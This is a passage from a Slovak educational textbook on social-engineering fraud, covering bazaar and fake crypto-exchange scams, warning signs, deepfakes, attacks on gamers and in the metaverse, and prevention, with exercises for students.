Veľmi častým nebezpečenstvom bývajú aktivity podvodníkov na online bazároch. Je bežné, že ak chce osoba predať čokoľvek, veľmi rýchlo ju oslovia podvodníci, ktorí sa tvária, že majú záujem o nákup. Príjmu tovar za každú cenu. Hlavne s tým, že tovar potrebujú okamžite. Ďalším znakom je, že smerujú komunikáciu z prostredia, ktoré poskytuje samotná bazárová platforma do rôznych četovacích aplikácií, ktoré sa nedajú bazárom kontrolovať. Ak im ponúknete možnosť, že im osobne donesiete tovar, nikdy sa s vami nechcú stretnúť.

Posledným krokom v tomto prípade je, že obeť je požiadaná o zaslanie čísla účtu aj so všetkými údajmi na prihlásenie sa do internet bankingu alebo o zaslanie čísla karty s dátumom expirácie a CVV kódom. Je potrebné si aj v tejto situácii zachovať chladnú hlavu a uvedomiť si, že ak nám má niekto poslať peniaze, nepotrebuje všetky údaje platobnej karty ani prihlasovacie údaje do internetového bankovníctva. Na to, aby mohol človek dostať peniaze, stačí záujemcovi o konkrétny tovar poslať číslo účtu v tvare IBAN alebo číslo karty. Samostatné číslo účtu alebo samostatné číslo karty nie je možné jednoducho zneužiť.

Nájdite na internete, čo znamená skratka IBAN a aké obsahuje časti.

Obr.: Článok o podvodníkoch pri online nakupovaní[6]


Podvodné burzy

Tak ako rýchlo vznikol boom s kryptomenami, ktorých cena rástla zo dňa na deň, takto isto útočníci robia reklamu na podvodné kryptomeny, kryptoburzy a služby nad kryptomenami[7]. Pripravujú nielen krásne prezentácie rastu vložených peňazí,

[6] Nepokazte si sviatky nákupmi na internete; Dostupné online [21.1.2024]https://www.tatrabanka.sk/sk/blog/bezpecnost/nepokazte-si-vianocne-sviatky-nakupmi/

[7] napr. pošli bitcoin a "vyhraj" dva. Ďalšie príklady na: https://www.finder.com/bitcoin-scams

ale aj kópie originálnych búrz. Obvykle začína komunikácia veľmi príjemne, keď neznáma žena alebo muž začne milým slovom hovoriť o svojich úspechoch v investíciách do kryptomeny. Postupne vám dovolí nahliadnuť do investovania na burze a prevedie vás investíciami do konkrétnej burzy. Časťou útoku je perfektná profesionálna prezentácia o výhodnosti vkladov do burzy. Celá komunikácia je zaobelaná silnými manipulačnými technikami. Iným vektorom môže byť reklama na takúto falošnú burzu alebo kryptomenu na sociálnych sieťach, ktorá často býva podporená falošnými recenziami, prípadne odporúčaním falošných účtov známych osobností.



Obr.: Stav najobchodovanejších kryptomien 18.1.2024 v kryptoburze Binance[8]

Samozrejme, burza aj všetky informácie neexistujú a obrázky, ktoré vidíte, riadia útočníci. Na začiatku musí budúca obeť urobiť vklad okolo 500-1000 EUR do burzy, po čase sa investovaná čiastka zvýši aj 10-20 násobne. Obeť má po celý čas prístup do burzy a pozoruje rast peňazí na svojom účte. Všetko je simulované útočníkom a nič z toho nie je pravda. Okrem toho v momente, keď obeť stále verí v danú investíciu a chce zisk vybrať, dostane od útočníka ďalšiu požiadavku - najprv musí vložiť toľko, koľko chce vybrať, prípadne zaplatiť manipulačný poplatok alebo daň z deklarovaného zárobku. To znamená, že obeť pošle útočníkovi ďalší obnos peňazí. Tento obnos peňazí je stále vyšší. Žiadne z týchto peňazí už obeť neuvidí. Posledným krokom býva, že útočníci si vypýtajú kompletné údaje o platobnej karte pod zámienkou zaslania peňazí na kartu Pričom všetci vieme, že stačí poslať len číslo karty na zaslanie peňazí. Týmto získajú aj platobnú kartu, ktorú vedia vykradnúť.

Iným variantom takéhoto typu útoku je, že na jeho začiatku útočník zmanipuluje obeť do situácie, že si obeť nainštaluje na svoj počítač alebo mobilný telefón softvér na vzdialený prístup pre útočníka. Útočník to odôvodní tým, že chce pomôcť pripraviť prístup do prezentovanej kryptoburzy. Ak už má vzdialený prístup, vie odsledovať prihlasovacie údaje do internetového bankovníctva, všetky heslá, osobné údaje. Útočník často naviguje obeť, aby sa do aplikácií, ktoré útočníka zaujímajú, prihlásila, napríklad, aby mohla obeť úspešne investovať do falošnej kryptoburzy. V istom momente začne obeti na účet prichádzať veľké množstvo transakcií s rôznymi sumami z neznámych účtov a následne odchádzať rôzne sumy na iné

[8] Binance - burza kryptomien pre bitcoin, ethereum a altcoiny [18.1.2024] Dostupné online:https://www.binance.com/sk

účty. Útočník to obeti vysvetlí tak, že sa jedná o zárobky z investovania a odchádzajúce transakcie predstavujú ďalšie investície. V skutočnosti sa však obeť stáva bielym koňom a týmito transakciami dochádza k praniu špinavých peňazí.

Ako rozoznať útok?

- podvodník **vychvaľuje svoj majetok**,
- podvodník, ktorý komunikuje s obeťou, sľubuje pomerne **vysoké zisky za krátky čas**,
- burza píše o **známych osobnostiach, ktoré kvôli nej zbohatli** alebo používa falošné účty celebrít, ktoré šíria pozitívne informácie o investičnom produkte,
- kryptomena je prezentovaná ako **nový, neznámy, produkt, s vysokým výnosom,**
- kryptoburza je **neznáma a nemá ani známu štruktúru vlastníkov**.

Vysvetlite s pomocou internetu pojmy biely kôň a pranie špinavých peňazí (pomôžte si portálom www.slov-lex.sk alebo www.nbs.sk)

Vysvetlite pojmy: pump and dump, pig butchering.

Čo nám pomôže odhaliť útok?

Keď už vieme, čo nám hrozí, naučme sa, ako rozpoznať podvodné správanie útočníka. Čo vám na prvý pohľad musí udrieť do očí? Veľmi ťažko sa presne určuje, ktorá časť je zaujímavá a kedy sme mali zbystriť a zvýšiť pozornosť. Toto budeme vedieť odhaliť až po útoku, keď budeme skúmať útok a analyzovať dopady. Pred útokom alebo na začiatku útoku však vieme rozoznať určité neštandardné prvky.

Vybrali sme niektoré, ktoré by nám mali automaticky naštartovať pozornosť.

- **Neobvyklá aktivita** - kontaktuje vás človek, ktorý vás nikdy nekontaktoval, máte možnosť, ktorú nikto iný nemá, váš peňažný ústav (banka, pobočka zahraničnej banky, poisťovňa atď.) alebo zástupca polície sa o vás zaujíma špeciálnym spôsobom. To znamená, že zažijete aktivitu, ktorú ste nikdy nezažili.
- **Pocit naliehavosti** - útočník vytvára pocit, že to prebieha okamžite a jedine vaša aktivita zachráni situáciu. Predstavte si, že vám zavolá zástupca polície a tvrdí, že identifikoval útok na váš účet alebo vás osloví neznámy vojak zo zajatia, ktorého zabijú teroristi, ak nezaplatíte za neho výkupné.
- **Falošná stránka** - stránka, kam sa prihlasujete alebo sa musíte prihlásiť na žiadosť útočníka, nepatrí organizácii, ktorú predpokladáte, ale je podhodená. Útočníci sa uchyľujú k rôznym technikám, niekedy uvidíte dlhú stránku, pričom nevidíte základnú doménu, resp. inokedy je schovaná linka hneď za ukradnutou časťou domény, napr. http://www.obchodskvetmi.sk/**internetbanking.vasabanka.sk**
- **Malá suma, extrémna zľava, enormný zisk** - peniaze sú najlepšia presviedčacia metóda, ako presvedčiť obeť. Stačí obeti ponúknuť malé sumy, veľkú zľavu práve a teraz alebo zisk, ktorý zabezpečí celú rodinu na roky dopredu.

- **Pocit strachu** - komunikácia, ktorú smeruje útočník na obeť vyvoláva pocit strachu, často podmieňuje reakciu na jeho požiadavky tým, že ak to obeť neurobí, v ohrození sa ocitne jej účet, prípadne financie na ňom.

Ak ktorúkoľvek z predchádzajúcich aktivít zažijete, potom musíte zbystriť svoju pozornosť a začať analyzovať, či naozaj nejde o útok na vás.

Rodiny pod tlakom sociálneho inžinierstva

Útoky sa nevyhýbajú ani domácnostiam a narúšajú pohodlie rodiny. Nabúravajú rozpočet rodiny, rozbíjajú súdržnosť a obeť je často vylúčená na okraj kolektívu. Veľmi ťažko sa chápe správanie jedinca, ktoré je vyhodnotené ako nanajvýš nezodpovedné. Z pohľadu okolia sa podľahnutie útoku (zlyhanie) vníma často ako ľahkovážne narábanie s peniazmi. Rodina je následne pod tlakom, lebo je nevyhnutné nahradiť škody, ak vzniknú cudziemu subjektu alebo vyplatiť úvery, ktoré boli útočníkom vytvorené na kartách a účtoch.

Predstavme si situáciu, že obeť podľahne v práci útočníkovi, ktorý obeť oklame a prinúti bez kontroly poslať peniaze z organizácie útočníkovi. Organizácia následne začne peniaze vymáhať od obete. To znamená, že obeť je nútená zobrať si úver na vyplatenie škody organizácií. Postupne sa stráca dôvera voči pracovníkovi z pohľadu organizácie. Častokrát príde o zamestnanie kvôli porušeniu pracovnej disciplíny. Keďže je negatívne ovplyvnená celá rodina, objavuje sa aj vážne narušenie dôvery rodiny voči obeti. Rodina bude zároveň pod tlakom z pohľadu financií, ktoré budú pravidelne posielané na vyplatenie úveru.

V prípade útoku je potrebné pomôcť rodine, aby sa zomkla a dokázala sa preniesť a pochopila, že nejde o zlyhanie člena domácnosti. Člen domácnosti bol oklamaný, a preto potrebuje pomoc nielen rodina, ale aj on sám.

*Čo znamená a odkiaľ pochádza slovo **ostrakizovať**?*

Súčasné útoky a očakávané trendy útokov

Konvenčná predstava útočníka, ktorý žije len pre útok a ktorý si objednáva pizzu a hamburger, má neupravené mastné vlasy a neustále niečo programuje, už dávno nie je aktuálna. Predstavujme si útočníkov ako ľudí, ktorí žijú medzi nami, vyštudovali rovnaké školy, žijú v rovnakom meste, počúvajú rovnakú hudbu a chodia do rovnakých divadiel a kín ako my. Za útočníkov pracujú rôzne samostatné programy a automaty, ktoré neustále prechádzajú internet a hľadajú diery v systémoch. Útočníci sa zaujímajú o všetky pokrokové technológie, akou je napríklad aj virtuálne realita. A tieto technológie využívajú na 100%. Rozdiel je len v cieli využitia. Obyčajne používajú ľudia nové technológie na prácu, zábavu zjednodušenie života. Útočníci sa zamýšľajú nad tým, ako zneužiť tieto informácie vo svoj prospech.

Najčastejšie útoky

V tejto kapitole si predstavíme a čiastočne zopakujeme útoky, s ktorými sa vieme stretnúť v našom bežnom živote. Našim cieľom bude zamyslieť sa nad jednotlivými útokmi, pochopiť ich podstatu a hľadať možnosti ochrany. Útočníci sa zaujímajú o peniaze. Všetky útoky sú teda orientované na peniaze, či už ide o nečakanú výhru, alebo balík, ktorý často ani nečakáte alebo iný spôsob vyžiadania si peňazí.

Môže sa nám stať, že niektoré útoky budú pre nás už známe, iné nie. Podstatou však je, že na výhru je nevyhnutné vyplniť údaje o platobnej karte alebo sa prihlásiť do vášho internetového bankovníctva. Oba typy údajov následne útočníci zneužijú. Niekedy je nevyhnutné použiť kontrolný kód na potvrdenie transakcie na karte (3D Secure). V tom prípade komunikácia medzi útočníkom a obeťou nekončí a bude pokračovať žiadosťou o zaslanie potvrdenia 3D secure aktivity od obete.

Nájdite na internete a vysvetlite, ako funguje z pohľadu používateľa mechanizmus 3D Secure.

Príležitosť vyhrať super produkt - o príležitosti sa dozvieme zvyčajne pomocou reklám cez sociálne média (napr. Facebook, Instagram atď). Tu je možné vyhrať nový, inovatívny a hlavne drahý produkt (napr. herný notebook, drahý telefón, nábytok… a všetko najviac za euro).

Využitie neskutočných (nereálnych) zliav v rámci internetového obchodu - **podvodné e-shopy** ponúkajú výrazné zľavy na tovar, ktorý nie je možné ľahko kúpiť. O obchode neviete zistiť, kto je majiteľom, kde sa nachádza, nenájdete overiteľné referencie, len tie, čo útočník poskytol v rámci obchodu.

Podvodná správa, pri ktorej klient obdrží správu (e-mail, sms, whatsapp..), že mu niekto posiela peniaze - správa obsahuje odkaz na falošnú platobnú bránu, kde útočník získa od klienta údaje o karte a aj kontrolný 3DSecure kód potrebný na potvrdenie platby.

Kontaktovanie pri predaji na **predajných webových stránkach alebo aplikáciách (bazároch)** - medzi tieto aplikácie patria napr. Bazoš, Vinted, Temu. Štartom na výber je inzerovanie použitého tovaru. Útočník si pripraví špeciálny samostatný program, ktorý kontroluje systém a informuje o zmenách. Program monitoruje kanály predajného portálu a keď niekto zadá inzerát, obratom ho kontaktujú. Útočníci sa zameriavajú na získavanie údajov o platobnej karte (útok bol popísaný vyššie).

Investovanie do **podvodných kryptobúrz** - nalákanie prebieha zvyčajne na pozadí vymysleného príbehu konkrétnej, známej osoby, ktorú predstavujú ako osobu, ktorá získala enormné bohatstvo pomocou tejto podvodnej kryptoburzy. Podvodníci sa snažia o investovanie obete do kryptomien a následne sa snažia vylákať ďalšie peniaze pod falošnými zámienkami.


Nájdite na internete príklady falošných reklám na zbohatnutie známej osoby pomocou investovania.

Podvod pomocou **aktivovania aplikácie ApplePay, GooglePay** - klient dostane správu (e-mail, sms, whatsapp..) s linkou a zaujímavým textom, kde ho presmerujú na falošnú platobnú bránu s cieľom získať údaje o karte. Okrem toho požiadajú pod falošnou zámienkou aktivačný kód, ktorý je potrebné zadať pre pridanie karty. Po získaní údajov si útočník pridá kartu obete do ApplePay a GooglePay. Aktiváciu týchto spomenutých funkcií banka oznamuje štandardne notifikáciou klientovi. To znamená, že informácie, že karta bola pridaná do ApplePay alebo GooglePay na novom zariadení klient dostane. Štandardom je, že takéto informácie klient nečíta s porozumením, a preto vie ľahko prehliadnuť samotnú aktiváciu. Tu si môžeme pripomenúť kognitívne chyby úsudku, ako multitasking a nesústredenosť, ktoré sú jednou z príčin popísaného správania.

Nečakaná ponuka z technickej podpory, od podvodníkov, ktorí sa vydávajú za rozličné organizácie s úmyslom „**opraviť" váš počítač/mobil,** lebo má neštandardné správanie. Cieľom je prebrať kontrolu nad vaším počítačom/mobilným zariadením a následne odsledovať vaše prihlásenie na sociálne siete, do internet-bankingu alebo mobilnej aplikácie, a tak zistiť prihlasovacie údaje. Toto nie je možné bez spolupráce klienta, ktorý na začiatku dovolí nainštalovať útočníkovi aplikáciu na kontrolu a riadenie počítača.

Obr.: pred falošnou technickou podporou Microsoft varoval aj SK-CERT

Zaujímavým scenárom je situácia, keď vám má prísť balík od kuriérskej spoločnosti alebo samotnej pošty. Hneď za informáciou príde informatívny email, že potrebujete **zaplatiť clo** alebo inú platbu, aby vám bol balík doručený. V rámci tohto kroku získa útočník údaje potrebné na platbu.



Obr.: príklad impersonifikácie Slovenskej pošty v SMS správe

Útočníci neustále zlepšujú svoje útoky, vymýšľajú neuveriteľné príbehy, hľadajú nové cesty šírenia útoku tak, aby zasiahli čo najväčšiu skupinu možných obetí.

Predpokladateľný vývoj

Vývoj útokov sa rozvíja v dvoch rovinách. Prvá rovina je útok z pohľadu čo najlepšieho vyťaženia existujúcich technológii. Napríklad útočníci hľadajú, ako čo najlepšie nastaviť certifikát na webovej stránke[9], ako bez chyby preložiť phishingový email, ako získať funkčné emailové adresy, ako čo najlepšie využiť anonymizované proxy… Druhým smerom je využívanie nových technológii. Útočníci hľadajú dokonalejšie prekladače, používajú umelú inteligenciu, virtuálny priestor v cloude a podobne. Tretí smer sa spája s veľkosťou internetu, nekonečným množstvom dostupných dát a služieb. Útočníci si môžu vyberať z možností ako a kde zaútočiť.

Nové typy útokov

Pozrieme sa lepšie na hrozby, ktoré očakávame v najbližších rokoch. Znovu ich vieme rozdeliť na dve časti. Prvou časťou je útok zrealizovaný technickými novinkami. Na podvod pri komunikácii používajú útočníci hlasový syntetizátor. Na rýchle vytváranie útočných webových stránok používajú cloudové služby, na ukladanie zdrojových kódov GitHub, na posielanie malvéru Discord, atď.. Správajú sa rovnako, ako ktorýkoľvek z programátorov. Zaujímavým využitím je použitie dronov na odpočúvanie WiFi, vytváranie kompromitujúcich fotiek a videí. Na sledovanie používajú špeciálny softvér v telefóne alebo WiFi kameru uloženú v knihe, okuliaroch, pere alebo inom nositeľnom zariadení. Útočníci sa zameriavajú na osobné počítače. Dostupnosť v mieste, odkiaľ pracujeme, sa stáva štandardom, a preto prienik do osobného počítača umožní narušenie organizácie.

[9] aby dodali stránke dôveryhodnosť

Útoky pomocou umelej inteligencie

Druhou časťou je využívanie umelej inteligencie na podvody. Útočníci sa zamerajú pri riadení podvodov na umelú inteligenciu, ktorá pozná zraniteľnosti, vie rozoznať prostredie a vybrať správny útok. Výhodou pre útočníkov je, že umelá inteligencia vie včas rozpoznať typ obrany obete a nasadiť správnu ochranu. Veľkou výzvou je využívanie DeepFake. Útoky typu DeepFake slúžia na vytváranie falošného obsahu. Tieto útoky využívajú techniky strojového učenia a umelej inteligencie na manipuláciu alebo generovanie vizuálneho a zvukového obsahu, ktorý sa často na nerozoznanie podobá potenciálnej obeti. DeepFake sa používajú na oklamanie obete za získaním finančného prospechu, na vydieranie, na vytváranie sexuálneho obsahu, na podvod a následné zneužívanie detí, v politickej kampani, ale aj v umení a v zábave. Použitie je široké a možnosti zneužitia ohromujúce.

Obr.: Ukážka článku, ktorý upozorňuje na podvody typu DeepFake.[10]

Na ochranu proti DeepFake a podobným útokom vznikajú webové stránky, ktoré odhaľujú podvodné konanie. Existujú softvéry na odhaľovanie podvodných tvárí. Brániť sa však vieme aj my, ak sa pri informáciách zaujímame o zdroje, odkiaľ informácie pochádzajú a či tieto zdroje patria medzi dôveryhodné. Môžeme hľadať náznaky nekonzistentnosti. Pri tomto type útokov sú vhodné aj štandardné obranné praktiky: zachovanie pokoja, započúvanie sa do intonácie, farby hlasu a skladby viet volajúceho, posúdenie logickosti požiadavky a či danú aktivitu chcem vykonať z vlastnej vôle alebo ma do nej chce zatlačiť druhá strana.

Útočníci sa nezameriavajú len na využívanie umelej inteligencie na útoky. Novým smerom v útokoch je, že útočníci hľadajú spôsob, ako ovplyvniť rozhodovanie umelej inteligencie jednoduchým trikom, otázkou alebo malou zmenou správania. Príkladom môžu byť útoky na autonómne autá, viď príklad. Umelá inteligencia má stále prvok pravdepodobnosti a modely môžu mať chybu, kde malá zmena na vstupe vytvorí veľkú zmenu v rozhodovaní. Útočníkom pritom ide hlavne o zisk. Či

[10] Podvody s použitím umelej inteligencie: pozor na deepfake [11.11.2023] Dostupné online: https://www.podnikajte.sk/technologie/podvody-s-pouzitim-umelej-inteligencie-deepfake

už ovplyvnia modely umelej inteligencie finančných spoločností, ktoré potom umožnia útočníkovi získať peniaze, aj keď nesplní všetky podmienky na pôžičku, alebo dokážu na sérii nešťastí automobilovej spoločnosti ukázať, že spoločnosť má chybu v kóde a spôsob opravy sa snažia automobilke predať.

Existujú aj iné spôsoby ovplyvňovania. Predpokladáme, že útoky sa rozšíria do krajín, kde sú umelé inteligencie používané na ohodnotenie správania človeka v spoločnosti a identifikovanie prínosu daného človeka. Útočníci sa budú snažiť ovplyvňovať modely tak, aby malou zmenou v správaní radikálne zmenili ohodnotenie človeka, a to či už v pozitívnom alebo negatívnom smere.

Niektoré krajiny používajú umelú inteligenciu na sociálny scoring. To znamená, že ak sa človek správa podľa predstáv vlády, dostane pozitívne hodnotenie a veľa výhod. Ak sa podľa predstáv nespráva, dostáva záporné hodnotenie a niektoré výhody mu zoberú. Nemôže ísť na výlet mimo mesta, nedostane dobrú prácu, nedajú mu kreditnú kartu… Predstavte si, že útočník takýto systém nabúra a z dobrého človeka urobí zloducha a zlému človeku naopak dovolí všetko.

Nájdite aspoň dva príklady, kde je použité ohodnotenie správania človeka v danej komunite umelou inteligenciou. Môže ísť o štáty alebo aplikácie. Vysvetlite, v čom spočíva hrozba takéhoto hodnotenia.

Obr. Príklad značky, ktorú autonómne auto nevedelo správne rozlíšiť.[11]

Vysvetlite, čo označuje slovné spojenie "efekt motýlích krídel" a ako sa dá toto spojenie použiť pri modeloch umelej inteligencie.

Každý typ útoku, ktorý v tejto kapitole načrtneme, má svoj smer, ktorým je zameraný a ktorý je pre človeka nebezpečný. Na začiatku kapitoly sme si vysvetlili, že podstatou útokov sú techniky sociálneho inžinierstva. Z toho vyplýva, že útoky

[11] Autonómne autá zmätie aj pár nálepiek na značke! Sú naozaj také bezpečné? [14.1.2024] Dostupné online: https://magazin.autobazar.eu/autonomne-auta-zmatie-aj-par-nalepiek-na-znacke-su-naozaj-take-bezpecne-clanok3453.html

sú založené na oklamaní alebo zmätení konkrétnej obete. Dobrým príkladom riešenia, ktorého podstata je zmätenie mysle, je virtuálna realita, ktorá prenáša človeka do priestoru, ktorý neexistuje. Ak však je takáto virtuálna realita upravená útočníkom, môže sa stať, že útočník nasmeruje obeť niekam, kde sa obeti stane neprávosť, ublíži sa jej, napr. vojde pod auto, dotkne sa elektrického vedenia, spadne zo schodov,..

Obr.: Muž zomrel pri tom, ako mal na sebe helmu pre virtuálnu realitu [12]

Rozšírenie útokov pomocou virtuálnej reality, môže nastať spojením s umelou inteligenciou, ktorá môže vytvoriť bublinu, ktorej obeť uverí. Obeť tak možno priviesť do stavu depresie, môže ju oklamať, že sa od nej odvrátili priatelia, rodina, že sa jej nedarí v práci. Je pomerne jednoduché vytvoriť chatbota, ktorý sa bude vydávať za vašu novú kamarátku alebo kamaráta a bude nadväzovať vzťah, a ten vo vhodnej chvíli zneužije. Umelá inteligencia dokáže vytvoriť falošné obrázky, nahrávky, videá o obeti, a tie následne publikovať.

[12] Muž zomrel pri tom, ako mal na sebe helmu pre virtuálnu realitu [11.11.2023] Dostupné online: https://www.noviny.sk/zahranicie/292651-muz-zomrel-pri-tom-ako-mal-na-sebe-helmu-pre-virtualnu-realitu

Útoky na hráčov hier

V neposlednom rade ľudia začínajú stále viac žiť vo virtuálnej realite. Pri hraní hier sa stávame stále viac členmi virtuálneho sveta, kde sme si vybrali postavu - avatara, ktorú si zlepšujeme, komunikujeme v tomto svete s kamarátmi, vymieňame, kupujeme, predávame tovar. Kradnutie virtuálneho tovaru, majetku a zneužitie prihlasovacích údajov už následne pre nás ani nepatrí do prekvapivých typov útokov.

Útoky na ľudí, zariadenia a organizácie narušením informačnej bezpečnosti sú na dennom poriadku. Vzhľadom na stály výnos (pravidelný/sústavný zisk) sa útokom venuje stále viac útočníkov, často programátorov. Avšak nie každý začína ako vyškolený programátor, resp. sa zameriava na inú časť útoku alebo sa ani možno nechce dlho zaškolovať a míňať peniaze na vzdelávanie, ktoré mu na koniec nemusí priniesť požadovaný úžitok. Preto sa útočníci spojili a v rámci DarkWebu zakladajú spoločenstvá, ktoré vydávajú škodlivý kód a predávajú ho. Škodlivý kód udržujú aktívny a ak útočník platí pravidelne poplatky, udržujú garanciu nevystopovateľnosti a takzvanej kvality produktu aj počas ďalších mesiacov. Pre útočníkov je to veľmi zaujímavá služba, lebo útok trvá určitý čas a ak by bol priskoro odhalený, prišli by o svoje peniaze.

Útoky sú v súčasnosti spojené s rôznymi hrami, pričom ide o jednoduché podvody, kde útočník ukradne všetky peniaze obeti z hráčskeho konta, napríklad ponúkne obeti, že pozná spôsob, hack a stačí, aby mu obeť dala prístupové práva a on zdvojnásobí jej virtuálne peniaze. Tieto útoky sú na dennom poriadku a zasahujú primárne deti na prvom a druhom stupni základnej školy. Samozrejme platí, že čím zaujímavejšie konto hráč má, tým skôr sa na neho útočníci zamerajú. Používajú pritom všetky techniky, chat a video cez hru, SMShing, Phishing a všetko, na čo hráč zareaguje.

Útočníci často hráčom ponúknu možnosť nainštalovať si program, ktorý hekne hru a otvorí v hre všetky platené časti alebo umožní beztrestne podvádzať (cheatovať). Heker však nič nerobí zadarmo, a preto je v takejto inštalácií vždy pribalený aj program, ktorý napadne a otvorí počítač pre útočníka. Veľmi aktuálnou komunitnou

hrozbou je možnosť implementácie rozšírenia hry o novú funkcionalitu, ktorú štandardná hra nepoužíva. Patrí sem nové prevedenie predmetov, iné oblečenie postáv, iný výzor postáv, nové svety. V týchto rozšíreniach sa často nachádzajú tzv. zadné dvierka pre útočníkov, kedy hack inštaluje často softvér na ovládanie počítača útočníkmi. Útočníci negatívne ovplyvňujú hráčov: vyvolávajú hystériu, nekontrolovaný hnev, navádzajú na vykonávanie nedôstojných vecí či učia hráčov, ako sa vyrábajú zbrane[13]. Ak hra rozpozná používanie hacku, môže zakázať používanie konkrétneho účtu[14].

Útoky v metaverse

Virtuálny život vo virtuálnom priestore sa pre nás stáva prirodzeným. Časť ľudí začína a končí žiť (fungovať v realite) pre príspevky na Instagrame, či Tiktoku. Pre druhú časť to nestačí a prenáša svoj život do virtuálneho prostredia, napr. metaversu. Metaverse je systém virtuálnych 3D svetov, ktorý umožňuje naplno využiť virtuálnu a rozšírenú realitu. V súčasnosti existuje niekoľko platforiem metaverse a v blízkej budúcnosti sa očakáva rozšírenie množstva platforiem, s čím súvisia aj obrovské investície do jednotlivých platforiem. To znamená, že virtuálne svety sú tiež cieľom hackerských útokov. Nachádzajú sa v ňom celé komunity, dokonca niektoré firmy časť svojich aktivít ponúkajú v metaverse. V tomto svete existuje veľa hrozieb, pričom niektoré súvisia s ochranou osobných údajov. Ochranu osobných údajov sme preberali v predchádzajúcich knihách. V tejto časti si len povieme jednu z hrozieb, a to je zhromažďovanie údajov: ak človek nosí náhlavnú súpravu (slúchadlá s mikrofónom), firmy, s ktorými spolupracuje, môžu odčítať jeho črty, pohyby očí, reakcie a návyky. Hackerské tímy vytvárajú vírusy a pripravujú ransomvérové útoky, aby ovplyvnili zariadenia používateľov. Snažia sa ukradnúť pomocou phishingových útokov virtuálnu identitu (*avatarov*) jednotlivých používateľov. Musíme mať na pamäti, že útočníkom pri útokoch ide o dôverné informácie a osobné informácie, ktoré prinášajú nepriamy zisk a aj o priamy zisk. Priamy zisk sa týka ukradnutia peňazí, kryptomien alebo čísel kariet. Všetky vymenované časti prinášajú priamy zisk, lebo sa dajú okamžite použiť na nákup alebo výber peňazí. Útočníci vytvorili systém trollov, ktorí šikanujú avatarov, slovne a fyzicky[15] na nich útočia. Niektoré rozšírenia v metaverze umiestňujú nad hlavy avatarov malé výkričníky, ktoré označujú nedôveryhodných avatarov. Takéto označovanie je ľahko zneužiteľné útočníkmi a môže viesť k strate dôvery v konkrétnom metaverse. To znamená, že ak začne útok na avatarov a bude

---

[13] GTA vás naučí vyrábať molotovy [17.11.2023] Dostupné online: https://www.sector.sk/novinka/41412/gta-vas-nauci-vyrabat-molotovy.htm

[14] Hack mezi námi může navždy zakázat váš účet! [17.11.2023] Dostupné online: https://www.digitalphablet.com/cs/gaming/among-us-hack/

[15] Ženu v metaverze sexuálne obťažoval gang mužských avatarov [17.11.2023] Dostupné online: https://www.nextech.sk/a/Zenu-v-metaverze-sexualne-obtazoval-gang-muzskych-avatarov

úspešný, potom v metaverse, ktorý je pod útokom, už nikto nebude nikomu dôverovať.

Dvaja avatari, šéf a zamestnanec hovorili o multimiliónovom obchode v metaverze. Neskôr sa znova stretnú a šéf o predchádzajúcom rozhovore nič nevie[16].

Vysvetlite, čo znamená slovné spojenie nepriamy zisk. Pomôžte si vysvetlením priameho zisku z predchádzajúceho odseku. Vymyslite príklady.

Princípy prevencie pred útokmi

Predstavili sme si veľké množstvo útokov, spôsoby ich prevedenia, ciele a dopady. V tejto kapitole si povieme o spôsoboch ochrany a riešeniach následkov útokov. Virtuálny priestor občas vytvára predpoklad v mysli človeka, akoby útočník bol vždy anonymný a o krok vpredu pred obeťou. My sa však vieme pomerne jednoduchými krokmi brániť a tento pomyselný náskok útočníkov minimalizovať. Zároveň máme možnosť použiť tie isté nástroje na ochranu ako v reálnom živote. Existuje obrovské množstvo ochranných prostriedkov, ako sú antivírové softvéry, sieťové ochrany, napr. firewall alebo lepšia ochrana prístupu do systému pomocou multifaktorovej autentifikácie. Máme k dispozícii firmy, ktoré nás vedia ochrániť, zastaviť a odvrátiť útok rovnako, ako bezpečnostné firmy v obchodných domoch. Nebojme sa ich osloviť v prípade straty alebo v prípade nebezpečenstva osloviť políciu.

Jednotlivec alias čo by mal vedieť každý používateľ

Spôsob, ako rozoznať phishing, smishing a vishing, ako základné útoky, sme si v predchádzajúcich knihách spomínali. Neštandardné prvky, pri ktorých musíme zvýšiť pozornosť, sme si už v knihe predstavili. Pripomenieme si ich ešte raz, a zároveň ku každej aktivite pripojíme jednoduché vysvetlenie a zopár príkladov.

- **neobvyklá aktivita -** aktivita, ktorá nikdy doteraz nenastala a potenciálnu obeť prekvapí, prípadne vyvedie z miery (nočné volanie z polície, ktoré sa netýka auta, volá člen rodiny z nemocnice a žiada o pomoc, učiteľka zo školy informuje o zranenom dieťati babku, žiadosť o vyplnenie vašich prihlasovacích údajov do internet bankingu alebo odoslanie všetkých údajov z karty v prípade vášho predávania na bazárových platformách),
- **pocit naliehavosti -** musíte vykonať všetko a okamžite, inak nastane niečo zlé (ak sa neprihlásite vy, prihlásia sa útočníci, urobte niečo, aby ste neprišli o peniaze, pošlite peniaze, aby ste zachránili vnúčika, hra má chybu a práve

[16] Hackerské útoky v metavesmíru: rizika- The Cryptonomist [17.11.2023] Dostupné online: https://cs.bitcoinethereumnews.com/tech/hacker-attacks-in-the-metaverse-the-risks-the-cryptonomist/

teraz ju viem využiť a zdvojnásobiť počet virtuálnych peňazí, zajtra vydá firma záplatu a teraz je to možné využiť,...),

- **falošná stránka** - komunikácia, ktorú ste dostali, odkazuje na podvodnú stránku, alebo ste dostali email s podvodnou stránkou, najčastejším znakom je preklep v adrese (stránka, na ktorú sa máte prihlásiť nemá adresu firmy, ktorá vás oslovila (napr. *www.posta.com*) , email od kolegu má záznam, že je odoslaný z prostredia mimo vašej organizácie, po kliknutí na odkaz chce linka okamžite platiť alebo získať vaše prihlasovacie údaje),
